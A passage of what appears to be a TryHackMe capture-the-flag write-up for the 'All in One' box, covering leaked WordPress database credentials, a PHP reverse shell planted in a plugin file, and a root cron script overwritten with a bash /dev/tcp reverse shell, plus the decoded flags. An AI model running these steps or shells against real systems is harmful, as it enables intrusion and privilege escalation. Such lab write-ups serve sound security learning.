
10.10.213.155/wordpress/wp-content/plugins/mail-

PD9waHANCi8qKg0KICogVGhlIGJhc2UgY29u

Then I used kali’s built-in tool named **base64** to decode the contents of wp-config.php file.

Command: **cat excoded_data.txt | base64 -d**

First of all, I saved the encoded content into a file & then used cat to read the content and then piped the output to base64 tool as input.


kali@kali: ~/Desktop/tryhackme/others/All_in_One
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/All_in_One]
└─$ cat excoded_data.txt | base64 -d
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'elyana' );

/** MySQL database password */
define( 'DB_PASSWORD', 'H@ckme@123' );
```

In the contents, I **found the login credentials of user elyana.**

Then I used the credentials to login into admin panel of the wordpress website.

admin-login url: **http://10.10.213.155/wordpress/wp-login.php**

Then in the plugins tab, I uploaded a php reverse shell payload in the **mail-masta/plugin-interface.php** file and then I started a **netcat listener** on my machine.



Edit Plugins


Editing mail-masta/plugin-interface.php (active)

Select plugin to edit: Mail Masta

Selected file content:

```

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.11.1';  // You have changed this
$port = 10000;  // And this
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

After that I opened the file in which i stored my php reverse shell payload & I **got a reverse shell** of the target system with **user www-data**.



Index of /wordpress/wp-content/plugins/mail-masta

Name	Last modified	Size	Description
Parent Directory		-	
amazon_api/	2020-10-05 19:56	-	
inc/	2020-10-05 19:56	-	
lib/	2020-10-05 19:56	-	
plugin-interface.php	2021-12-07 06:59	3.8K	
readme.txt	2020-10-05 19:56	2.2K	

Apache/2.4.29 (Ubuntu) Server at 10.10.213.155 Port 80


```
Linux elyana 4.15.0-118-generic #119-Ubuntu SMP
e Sep 8 12:30:01 UTC 2020 x86_64 x86_64 x86_64
/Linux
 07:01:41 up  1:06,  0 users,  load average: 0.
 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDL
 JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www
ta)
/bin/sh: 0: can't access tty; job control turne
ff
$
```

Privilege Escalation:

After getting the target system's reverse shell, I changed my present working directory to **/tmp/** because I had read, write & execution permissions in that directory. Then I **uploaded linpeas.sh** script, which is used to find any potential privilege escalation vectors.

Link to download linpeas: **https://github.com/carlospolop/PEASS-ng**


Then I launched linpeas.sh and found a **cron job** named **script.s**h in /var/backups/ directory & I had **read, write, execution** permissions for that file.



kali@kali: ~/Desktop/tryhackme/others/All_in_One/poc
File Actions Edit View Help


```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbi

* *  * * *  root  /var/backups/scr


╔══════════╣ Services
╚ Search for outdated versions
 - ] acpid
```

Then I saved a **bash reverse shell** in that file & started a netcat listener at port 20000 on my machine. Then after a minute I got the shell of the target system with root access.



kali@kali: ~/Desktop/tryhackme/others/All_in_One/poc
File Actions Edit View Help


```
GNU nano 2.9.3                script.sh

#!/bin/bash

#Just a test script, might use it later to for a cron tas
bash -c 'exec bash -i &>/dev/tcp/10.9.11.1/20000 <&1'
```




kali@kali: ~/Desktop/tryhackme/others/All_in_One
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/
└─$ nc -lvp 20000
listening on [any] 20000 ...
10.10.213.155: inverse host lookup failed: U
connect to [10.9.11.1] from (UNKNOWN) [10.10
bash: cannot set terminal process group (323
bash: no job control in thi
root@elyana:~# whoami
whoami
root
root@elyana:~#
```

Then I found the user flag in the **/home/elyana/user.txt** file. But it was **base64 encoded**. So, I used kali's built-in tool named **base64** to decode the flag.



kali@kali: ~/Desktop/tryhackme/others/All_in_One
File Actions Edit View Help

```
root
root@elyana:~# cd /home/elyana
cd /home/elyana
root@elyana:/home/elyana# ls
ls
hint.txt
user.txt
root@elyana:/home/elyana# cat user.txt
cat user.txt
VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFs
YjVlNzZzaHJ1c259
root@elyana:/home/elyana#

root@elyana:/home/elyana#
```


kali@kali: ~/Desktop/tryhackme/others/All_in_One
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Al
└─$ cat data.txt | base64 -d
THM{49jg666alb5e76shrusn49jg666alb5e76shrusn}

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Al
l_in_One]
```

Then I found the root flag in the **/root/root.txt** file. It was also base64 encoded.


kali@kali: ~/Desktop/tryhackme/others/All_in_One
File Actions Edit View Help

```
root@elyana:/# cd /root
cd /root
root@elyana:~# ls
ls
root.txt
root@elyana:~# cat root.txt
cat root.txt
VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3
h9
root@elyana:~#
```

Then again, I used base64 to decode the root flag.


kali@kali: ~/Desktop/tryhackme/others/All_in_One
File Actions Edit View Help

```
┌──(kali㉿ kali)-[~/Desktop/tryhackme/others/Al
l_in_One]
└─$ cat data.txt | base64 -d
THM{uem2wigbuem2wigb68sn2j1ospi868sn2j1ospi8}

